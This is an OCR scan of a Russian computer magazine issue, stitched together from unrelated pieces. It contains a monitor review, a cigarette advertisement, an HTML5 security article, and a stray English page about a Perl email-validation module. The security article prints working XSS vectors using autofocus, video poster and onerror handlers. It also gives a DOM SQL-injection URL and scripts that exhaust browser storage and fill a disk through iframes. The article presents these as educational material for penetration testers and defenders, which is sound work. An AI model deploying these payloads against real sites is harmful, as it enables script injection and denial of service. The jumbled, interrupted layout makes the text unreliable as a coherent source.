USB. В телевизоре, в свою очередь, должен либо располагаться аналогичный приемник, либо поддержка WHDI может быть в ТВ по умолчанию. AMIMON собирается выпустить устройства в продажу уже в начале следующего года. Разработчики обещают, что цена на WHDI Stick будет не просто «приемлемой», но даже низкой.

По данным Net Applications самой популярной операционкой до сих пор является Windows XP, ее доля в мировом трафике составляет 60,03%. Для сравнения: Windows 7 — 17,1%, Apple Mac OS X — 5,03%, Apple iOS — 1,18% и Linux — 0,85%.


ПРЕВРАТИ ДОЛГИЕ НОЧИ
В СОЛНЕЧНЫЕ ДНИ
НА WWW.MYCHESTERFIELD.RU


ВЫИГРАЙ ПОЕЗДКУ ВСЛЕД ЗА СОЛНЦЕМ
Chesterfield
КУРЕНИЕ УБИВАЕТ

Сергей Никитин

Список тестируемого оборудования

ACER B233HU
BENQ V2220
LG E2350V
SAMSUNG BX2240 LED

ВЫБИРАЕМ БЮДЖЕТНЫЙ МОНИТОР

Сегодня можно легко и просто приобрести огромный монитор с диагональю не менее 20 дюймов. Впечатляет? Но только этим монитор не ограничивается, а хороший — тем более, поэтому подводных камней при выборе дисплея существует предостаточно. Мы провели тщательное тестирование современных моников и надеемся, что оно поможет тебе в выборе.

Технологии

Основное предназначение монитора — отображать информацию. Выводить четкий текст, насыщенную картинку, яркие и естественные цвета. Все это зависит от того, какая матрица установлена в конкретный дисплей. Сегодня на рынке доступны изделия с матрицами TN, MVA и IPS. Давай вкратце поговорим о том, для чего лучше всего подходит каждая из них. Сегодня в ЖК-дисплеях чаще всего встречается матрица типа TN. «Почему?» — спросишь ты. «Дешево», — ответим мы. Действительно, этот тип матрицы самый доступный, следовательно, он же и самый распространенный. Но не следует думать, что нам впаривают что-то некачественное, у этой технологии есть ряд преимуществ. Это, например, малое время отклика, которое так важно в игровых приложениях, да и в фильмах тоже. Поэтому применяя такую матрицу, производитель может предоставить нам монитор с большой диагональю, отлично подходящий для домашних мультимедийных развлечений, причем по разумной, доступной цене. Но у TN-матриц есть и недостатки — это проблемы с качеством передачи цветов, не самые большие углы обзора и статическая (не путать с динамической) контрастность. Все эти параметры важны уже не для игр и чтения текста, а для обработки изображений, поэтому такие мониторы нельзя ставить профессионалам дизайна и полиграфии. А то обидятся.
Противоположностью TN-матрицам, причем полной, являются матрицы типа IPS. Они стоят дорого и предназначены не для домашних бездельников, геймеров и видеофилов, а для тех профи фотошопа, для которых критично качество статичного изображения. Цветопередача мониторов с IPS-матрицей самая лучшая среди всех ЖК-экранов, только она способна честно отобразить все оттенки 24-битного RGB-богатства. Углы обзора у таких мониторов, как по вертикали, так и по горизонтали, достигают 178°. Учитывая то, что при наклоне в 180° ты не увидишь сам экран, то такой показатель просто великолепен. Зато время отклика у матриц IPS, в отличие от TN, крайне велико, поэтому играть и смотреть кино на этих мониторах не рекомендуется.Если есть настолько полярные варианты, то должно быть между ними и компромиссное решение. И оно действительно есть — это матрицы типа MVA и PVA. У обоих достаточно большой угол обзора и низкое время отклика, качественная цветопередача. Но при небольшом отклонении взгляда они теряют детали в полутонах.
Для сегодняшнего теста мы отобрали 4 монитора с TN-матрицей: они отлично подходят для программирования, игр, чтения текста и просмотра фильмов — всего того, чем мы с тобой занимаемся каждый день. И самый главный плюс: они являются очень доступными по цене.

Методика тестирования

Тестирование мониторов подразделялось на две части. Первая была субъективной — мы оценивали дизайн и функциональность устройств. Вторая часть была более объективной — это тестирование с помощью колориметра. Исследование цветопередачи завершалось построением графика. Чем больше цветные линии отклоняются от диагонали квадрата, тем качество цветопередачи хуже. Чем ближе их слияние в одну целую линию, тем лучше.

9890 руб.

Acer B233HU

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИАГОНАЛЬ: 23"
ТИП МАТРИЦЫ: TN
СООТНОШЕНИЕ СТОРОН: 16:9
РАЗРЕШЕНИЕ: 2048X1152
ЯРКОСТЬ: 300 КД/М2
ДИНАМИЧЕСКАЯ КОНТРАСТНОСТЬ: 80000:1
ВРЕМЯ ОТКЛИКА: 5 МС
УГОЛ ОБЗОРА (ГОР./ВЕРТ.): 160/160 (CR?10)
РАЗЪЕМЫ: D-SUB, DVI, HDMI, USB
ДИНАМИКИ: 2X 1 ВАТТ
ГАБАРИТЫ: 544X385X234 ММ
ВЕС: 7,8 КГ





Если в дизайне устройств ты в первую очередь ищешь консерватизм, то Acer B233HU — это твой выбор. У него очень строгий, если не сказать «скучновато-устаревший», дизайн, который неплохо сочетается с его габаритами, весьма толстым корпусом и столь же серьезной и массивной подставкой (хотя благодаря ей монитор может как поворачиваться по сторонам, так и двигаться вверх-вниз). Экран весьма велик, наверняка ты захочешь его настроить; тут проявится достоинство изделия — его удобное, понятное и простое меню. Кстати, разрешение у Acer B233HU даже больше, чем FullHD — оно составляет 2048x1152 пикселей. Еще одним плюсом является большое количество портов и разъемов: D-Sub, DVI, HDMI и даже USB-хаб.



К сожалению, со своей основной функцией — отображением информации — Acer B233HU справляется не очень хорошо, несмотря на все его объективные плюсы. Во-первых, в нижней части экрана присутствуют заметные засветы, которые никуда не пропали даже после долгой работы. А во-вторых, результаты нашего колориметрического тестирования оказались средними.

BEST BUY • BEST BUY • BEST BUY • ХАКЕР

5800 руб.

BenQ V2220H

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИАГОНАЛЬ: 21,5"
ТИП МАТРИЦЫ: TN (LED-ПОДСВЕТКА)
СООТНОШЕНИЕ СТОРОН: 16:9
РАЗРЕШЕНИЕ: 1920X1080
ЯРКОСТЬ: 250 КД/М2
ДИНАМИЧЕСКАЯ КОНТРАСТНОСТЬ: 10000000:1
ВРЕМЯ ОТКЛИКА: 5 МС
УГОЛ ОБЗОРА (ГОР./ВЕРТ.): 170/160 (CR?10)
РАЗЪЕМЫ: D-SUB, DVI, HDMI
ДИНАМИКИ: -
ГАБАРИТЫ: 523X394X171 ММ
ВЕС: 3,3 КГ





Монитор BenQ V2220H имеет несколько оригинальных черт, которые существенно выделяют его среди остальных участников нашего теста. Это небольшой вес, который равен трем килограммам, что является отличным показателем для двадцатидюймового монитора. Такая легкость достигается благодаря двум обстоятельствам: вынесенному за пределы корпуса блоку питания, а также наличию LED-подсветки. И если с первым все ясно, то вторая особенность предполагает еще несколько приятных моментов. Это уменьшение толщины корпуса монитора, а также более быстрое включение. Тут самое время упомянуть о том, что и на наш взгляд, и на взгляд колориметра, которым проводилось тестирование, качество изображения у BenQ V2220H просто отличное.



Несмотря на это, недостатки у него тоже есть. Это и весьма слабая и неудобная подставка, и бедная комплектация (в комплекте поставки — только провод VGA), и очень небольшой вертикальный угол обзора.

6900 руб.

7950 руб.

Samsung BX2240 LED

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИАГОНАЛЬ: 21.5"
ТИП МАТРИЦЫ: TN (LED-ПОДСВЕТКА)
СООТНОШЕНИЕ СТОРОН: 16:9
РАЗРЕШЕНИЕ: 1920X1080
ЯРКОСТЬ: 250 КД/М2
ДИНАМИЧЕСКАЯ КОНТРАСТНОСТЬ: MEGA DCR (1000:1 СТАТИЧЕСКАЯ)
ВРЕМЯ ОТКЛИКА: 5 МС
УГОЛ ОБЗОРА (ГОР./ВЕРТ.): 170/160 (CR?10)
РАЗЪЕМЫ: D-SUB, DVI
ДИНАМИКИ: -
ГАБАРИТЫ: 513X341X190 ММ
ВЕС: 4,2 КГ





Дизайн монитора очень консервативен. Впрочем, у такого решения наверняка найдутся свои поклонники, ведь не все мечтают иметь на столе нечто плавное и футуристичное. А вот подставка весьма функциональна, с ее помощью регулируется высота, монитор может крутиться из стороны в сторону и переходить в портретный режим.
Эта модель оснащена качественной LED-подсветкой, что явно пошло ей на пользу. Блок питания, несмотря ни на что, оставлен внутри, но, учитывая общий дизайн, некая массивность совсем не мешает.



Недостатками устройства являются не очень удобное меню, к управлению которым привыкаешь далеко не сразу. Да и к качеству цветопередачи можно предъявить некоторые претензии.

LG E2350V

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИАГОНАЛЬ: 23"
ТИП МАТРИЦЫ: TN (LED-ПОДСВЕТКА)
СООТНОШЕНИЕ СТОРОН: 16:9
РАЗРЕШЕНИЕ: 1920X1080
ЯРКОСТЬ: 250 КД/М2
ДИНАМИЧЕСКАЯ КОНТРАСТНОСТЬ: 5000000:1
ВРЕМЯ ОТКЛИКА: 5 МС
УГОЛ ОБЗОРА (ГОР./ВЕРТ.): 170/160 (CR?10)
РАЗЪЕМЫ: D-SUB, DVI
ДИНАМИКИ: -
ГАБАРИТЫ: 560X428X198 ММ
ВЕС: 3,3 КГ





Если ты по каким-то причинам считаешь, что подставка портит любой монитор, то сейчас мы расскажем о решении твоей проблемы. Такой монитор, как LG E2350V, можно использовать и без подставки — специальная ножка сзади поможет ему не упасть. Вот такое необычное решение. Без подставки устройство выглядит еще легче и изящнее, чем оно есть на самом деле, а стало оно таким за счет использования LED-подсветки и выноса блока питания за пределы корпуса. Ну и дизайнерская работа тоже хорошо видна: только сенсорные клавиши, округлые линии, бордовый градиент... Экранное меню очень удобно и функционально, а перед использованием заводских профилей можно сравнить результат их применения с текущей картинкой.




Явно выраженных отрицательных моментов нами у LG E2350V выявлено не было. Но пару недостатков мы все же нашли. Во-первых, это датчик освещенности, который работает не очень хорошо, толку от него определенно немного. Во-вторых, сенсорная кнопка включения не имеет каких-либо явных признаков, поэтому первое время придется ее поискать.




Результаты тестов

LG E2350V


Samsung BX2240 LED



BenQ V2220



Acer B233HU



Выводы

Призом «Выбор редакции» сегодня награждается LG E2350V, который отличается функциональностью, стильным дизайном и хорошим качеством картинки. А награда «Лучшая покупка», несмотря на не очень большой угол вертикального обзора, отходит к BENQ V2220H — очень сбалансированному и качественному устройству с очень хорошей цветопередачей.

Тарас «oxdef» Иващенко **oxdef.info**; Дмитрий «Invent» Сидоров



HTML5: взгляд через призму безопасности

Какие опасности несет новый стандарт

HTML5 – будущий стандарт языка разметки интернета. Пока он находится в стадии черновика, но все больше и больше его возможностей реализуются в популярных веб-браузерах. Как это обычно бывает, новые технологии несут в себе и новые уязвимости, которые могут быть успешно проэксплуатированы.

Начиная в прошлом номере тему HTML5, мы намеренно не касались аспекта безопасности тех нововведений, которые предлагает нам будущий стандарт. Формат черновика и, как следствие, самодеятельность в реализации одних и тех же возможностей разработчиками разных браузеров, а также банальные недоработки открывают огромное поле для деятельности пентестеров. О том, какие потенциальные проблемы в безопасности несут в себе нововведения, мы сегодня и поговорим.

HTML5: краткое резюме

Чтобы освежить в памяти основные моменты HTML5, попробуем вспомнить, о чем мы начали говорить в прошлом номере. Многие, вероятно, уже наслышаны про противостояние кодеков для технологии встраивания видеороликов на страницах. С помощью тега <video> предполагается если не заменить, то, как минимум, составить серьезную конкуренцию Adobe Flash. Заводя разговор о HTML5, часто вспоминают именно это нововведение. Еще бы, ведь такие гиганты видеохостинга, как Youtube и Vimeo, уже реализовали поддержку новой технологии. А мобильные продукты от Apple, в которых официальной поддержки Flash'а не было и, скорее всего, не будет, уже активно ее используют. Так что потоковое видео, вставленное в страницу с помощью тега <video> – это то, что можно пощупать уже сейчас.
Среди других «вкусностей», которые предлагает HTML5, стоит выделить:

- Оффлайн-хранение данных в браузере: веб-хранилище, локальные БД;
- Canvas 2D API;





В Chromium (равно как и в Google Chrome) входят удобные средства разработки, поддерживающие в том числе и HTML5



Схема работы Cross Domain Messaging

- Междоменное взаимодействие (Cross Domain Messaging);
- Drag-and-drop-функционал;
- Работа с сетью с помощью веб-сокетов;
- Определение местоположения (Geolocation).

PDF-версию материала о HTML5 из прошлого номера ты найдешь на DVD-диске. Долго не останавливаясь на том, что мы уже проходили, попробуем посмотреть на нововведения с точки зрения безопасности.

Веб-хранилище – мощная альтернатива кукам

Нет ничего удивительного в том, что с приходом эры веб-приложений (как, например, Gmail) появилась необходимость в хранении массивов данных на стороне веб-браузера. Яркий пример тому – попытки сделать возможной работу с такими веб-приложениями в оффлайне. В этом больших успехов добился Google со своей технологией Google Gears. Куки со своими лимитами (особенно размером в 4 Кб) и методами работы с ними – явно неподходящее и устаревшее решение для подобных задач. По этой причине было решено разработать новый механизм, подобный кукисам, но лишенный их недостатков. Им и стала технология WebStorage. В двух словах, благодаря HTML5 мы теперь имеем хранилище (вернее, два хранилища) вида «ключ-значение» на стороне веб-браузера с доступом из JavaScript:
localStorage – для долговременного хранения данных;
sessionStorage – для сессионного применения.
Механизм поддерживается практически всеми веб-браузерами: Firefox 3.5, Safari 4.0, IE8, Google Chrome, Opera 10.50. Ниже приведен типовой пример использования локального веб-хранилища для учета посетителей веб-страницы.

```
<p>Вы просматривали эту страницу <span
id="count">сколько-то </span> раз.</p>
<script>
if (!localStorage.pageLoadCount)
     localStorage.pageLoadCount = 0;
localStorage.pageLoadCount += 1;
document.getElementById('count').textContent =
localStorage.pageLoadCount;
</script>
```

Давай посмотрим на сторону безопасности данной технологии. Как и многое в JS, API в HTML5 подчиняется механизму HTML5 Origin, то есть данные доступны для всех страниц на одном домене с учетом протокола и номера порта (например, http://example.com:80). Как уже отмечалось выше, веб-хранилище избавлено от лимита в 4 Кб и спецификация рекомендует использовать 5 Мб на домен. На деле же у Firefox, Safari, Opera, Google Chrome лимит равен 5 Мб, у IE – 10 Мб.

Но самое интересное не в самой квоте, а в том, как браузеры используют их.
К примеру, в Firefox действует лимит на .example.com. Таким образом, (и тут внимание!) один поддомен может полностью занять место, отведенное для домена:

```
// Firefox 3.6.8
for (var i = 0; i < 100; i++) {
    try {
        localStorage.setItem(rand(1, 10000).
toString() +
            'foo'+i.toString(), 'AA...AA'+i.
toString());
    }
    catch (e) {
        alert(i.toString()+'|'+e);break;
        }
}
```

Не обошлось и без вездесущего null-байта. В данном веб-браузере вставка null-байта в ключ localStorage приводят к «забывчивости» Firefox. Иными словами, занято всего 1 байт, но веб-браузер это место не учитывает. «Мелочь, а приятно» ©.
Идем дальше. Google Chrome пытается быть более строгим к ограничениям на домен, и в расчете лимита учитывается полностью домен. Но в то же самое время в Google Chrome можно занять вообще *все* твое дисковое пространство, создав кучу айфреймов на wildcard-домен, в котором и забрать по 5 Мб!

```
<script>
for(var i=0; i<10; i++) {
    var iframe = document.createElement('iframe');
    iframe.src = 'http://'+randomString()+'.example.
com/ddos.html';
    document.body.appendChild(iframe);
}
</script>
```

Этот баг до сих пор не исправлен. Помимо прочего, от кукисов к новому виду хранилища перекочевали и старые проблемы, в том числе:
- отслеживание пользователей;
- DNS-спуфинг атаки.
Из-за особенностей ограничения доступа (протокол+домен+порт) мы также имеем проблемы на хостингах, использующих систему example.com/~user/, чего, к слову сказать, с кукисами не было. Да, давно уже мы не встречали подобный хостинг в жизни, но вдруг! Стоит также отметить еще одну важную особенность веб-хранилища – в отличие от



Mail::RFC822::Address: regexp-based address validation

Mail::RFC822::Address is a Perl module to validate email addresses according to the RFC 822 grammar. It provides the same functionality as RFC::RFC822::Address, but uses Perl regular expressions rather that the Parse::RecDescent parser. This means that the module is much faster to load as it does not need to compile the grammar on startup.

Download Mail::RFC822::Address-0.4.tar.gz or read the documentation.

The grammar described in RFC 822 is surprisingly complex. Implementing validation with regular expressions somewhat pushes the limits of what it is sensible to do with regular expressions, although Perl copes well:

```
(?:(?:\r\n)?[ \t])*(?:(?:(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t]
)+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:
\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(
?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[
\t]))*"(?:(?:\r\n)?[ \t])*))*@(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\0
31]+(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\
](?:(?:\r\n)?[ \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+
(?:(?:(?:\r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:
(?:\r\n)?[ \t])*))*|(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)?[ \t])+|\Z
|(?=[\["()<>@,;:\\".\[\]]))|"(?:[^\"\r\\]|\\.|(?:(?:\r\n)?[ \t]))*"(?:(?:\r\n)
?[ \t])*)*\<(?:(?:\r\n)?[ \t])*(?:@(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\
r\n)?[ \t])+|\Z|(?=[\["()<>@,;:\\".\[\]]))|\[([^\[\]\r\\]|\\.)*\](?:(?:\r\n)?[
 \t])*)(?:\.(?:(?:\r\n)?[ \t])*(?:[^()<>@,;:\\".\[\] \000-\031]+(?:(?:(?:\r\n)
```

Валидация адреса электронной почты в соответствии с RFC

кукисов, на сервер ничего не передается в рамках привычных HTTP-запросов. Данные доступны только со стороны веб-браузера через JS API. Так же как и другие технологии, которые переносят большую часть работы веб-приложения на сторону веб-браузера, это повышает риски от традиционных уязвимостей вида XSS. И если раньше угоняли куки, то сейчас велик шанс угнать более «вкусные» данные, а в 5 Мб их уместить можно немало! Для сессионных кукисов, впрочем, появилась возможность сильно урезать их доступность в JavaScript с помощью атрибута HTTPOnly, и это хорошо. Но для WebStorage подобных механизмов не предусмотрено, и доступ будет полным.


SQL-инъекция в веб-браузере

Раз уж зашла речь про хранение данных, вспомним и про еще более продвинутое средство – веб-SQL-база данных прямо в браузере! Пускай это SQLite, но и это уже неплохо! Не будем подробно рассматривать достаточно специфичный синтаксис выполнения запросов к БД, а лучше сразу рассмотрим следующий код, который должен просто выводить информацию о книге по ее ID:

```
function showById() {
     var pos = document.URL.indexOf("book=")+5;
     var bookId = document.URL.substring(pos,document.
URL.length);
     var author = '';
     var title = '';
     db.transaction(function(tx) {
     tx.executeSql("SELECT * FROM books WHERE id = "
     + bookId, [],
     function(tx, result){
          if ( result.rows.length > 0) {
          document.getElementById('bookAuthor').
          textContent = result.rows.item(0)['author'];
          document.getElementById('bookTitle').
          textContent = result.rows.item(0)['title'];
          }
     }, function(tx, error){});
     });
}
```

А что будет, если перейти по адресу вроде следующего?

```
http://target.com/html5/websql.html?book=1/**/
AND/**/1=2
```



Запрос на определение местоположения в Chromium

Получаем DOMXSS+SQL-инъекцию! Жаль, что возможности использования данной уязвимости достаточно малы (кстати, Oxod написал хорошую статью про инъекции в SQLite, ссылку ищи в WWW-сноске). Особенно с учетом того, что и Opera, и Chrome хранят в отдельных файлах SQLite-базы для сайтов. Само собой, авторы предусмотрели возможность и рекомендуют выполнять «безопасные» параметризированные SQL-запросы. Но посмотрим, как разработчики будут следовать их совету. Помимо прочего, для веб-SQL-баз характерны такие же проблемы, как у localStorage и sessionStorage.


Новые теги и атрибуты: обновляем базы сигнатур IDS и WAF

В HTML5 добавились новые теги и атрибуты, а это значит, что пора обновлять правила/сигнатуры твоих WAF (мы подробно писали о файерволах для веб-приложений в статье «Горящие стены защиты» в номере][от 10.2009). Одним из новых элементов разметки является атрибут autofocus. Это достаточно долгожданный атрибут, потому как ранее практически все время приходилось делать JavaScript-обработку автофокуса. И вот, в HTML5, наконец, добавили атрибут для автофокусировки на определенном текстовом поле. Но давай представим себе использование этого атрибута как способа автоматического исполнения кода:

```
<input onfocus=alert(1) autofocus>
<input onblur=write(1) autofocus><input autofocus>
```

Этот прием может пригодиться, например, когда фильтруются угловые скобки. Тег <video>, который мы уже сегодня вспоминали, несет в себе





Валидация данных в формах

помимо собственно мультимедийных функций еще и возможности выполнения JavaScript-кода (кто бы мог подумать :)) через атрибут poster:

```
<video poster=javascript:alert(1)//
<video><source
onerror="javascript:alert(1)">
```

К «заслугам» <video> можно отнести еще и возможность точной идентификации веб-браузера. Будет еще одним приемом в копилке Metasploit Decloak (www.decloak.net). Примеры с новыми элементами можно продолжать. Как тебе, например, самовыполнение JavaScript с помощью обработчика onscroll-тега <BODY> и все того же атрибута autofocus?

```
<body onscroll=alert(1)><br><br><br>...<br><
input autofocus>
```

Или вот еще финт, правда, он работает пока только в последних версиях Оперы:

```
<form id="test" /><button form="test" formac
tion="javascript:alert(1)">X
```

Новые типы полей форм

Помимо новых тегов и атрибутов, в HTML5 большое внимание уделено взаимодействию веб-приложений с пользователем и добавлено большое количество типов текстовых полей ввода: datetime, datetime-local, date, month, time, week, number, range, email, url, search, tel, color. Они призваны добавить больше смысловой нагрузки обычным текстовым полям. Так, для поля date будет возможно удобно выбрать дату, не прибегая к использованию готовых календарей на JavaScript. Не придется больше заморачиваться с текстом-заглушкой. В общем, наконец-то появятся более удобные и подходящие по контексту средства ввода информации.

```
<style>
    [required] {
        background-color: green;
    }
     :invalid {
        background-color: red;
    }
</style>
…
<input name="email" type="email"/>
```

Что важно с точки зрения безопасности, так это то, что поля будут сами себя валидировать!
С одной стороны, ура – больше не надо писать регулярки по RFC (хотя у тебя этого права никто не отнимает, благо, теперь добавлен специальный атрибут pattern) и заморачиваться проверками на JavaScript перед отправкой данных формы на сервер. С другой стороны, не следует забывать про валидацию на стороне серверной части веб-приложения! Как ни странно, но практика показывает, что и сейчас часто встречаются случаи, когда про серверные проверки забывают или реализуют их недостаточно строго. Проверке на стороне веб-браузера, как понимаешь, доверять уж точно не стоит. Особенно «замылиться глаз» может при разработке AJAX-части современных веб-приложений. И вот чего я опасаюсь: если эта валидация еще больше упростится, то как бы разработчики и вовсе про нее не забыли!

Cross-document messaging

Веб-браузеры по причинам безопасности ограничивают взаимодействие (доступ и обмен данными) клиентских частей веб-приложений, размещенных на



links

- Сайт от Гугла про HTML5: www.html5rocks.com
- Спецификации HTML: dev.w3.org/html5/spec
- «HTML5 Security Cheatsheet»: heideri.ch/jso
- «HTML 5 Security» by Frank Ruske: www.slideshare.net/mayflowergmbh/html-5-security
- «Dive into HTML5» by Mark Pilgrim: diveintohtml5.org
- Статья «Инъекции, легкие на подъем: эксплуатируем инъекции в SQLite» от Oxod: www.xakep.ru/post/53551/default.asp



info

Информация представлена в ознакомительных целях. За ее использование ни автор, ни редакция ответственности не несет.



<!DOCTYPE html>

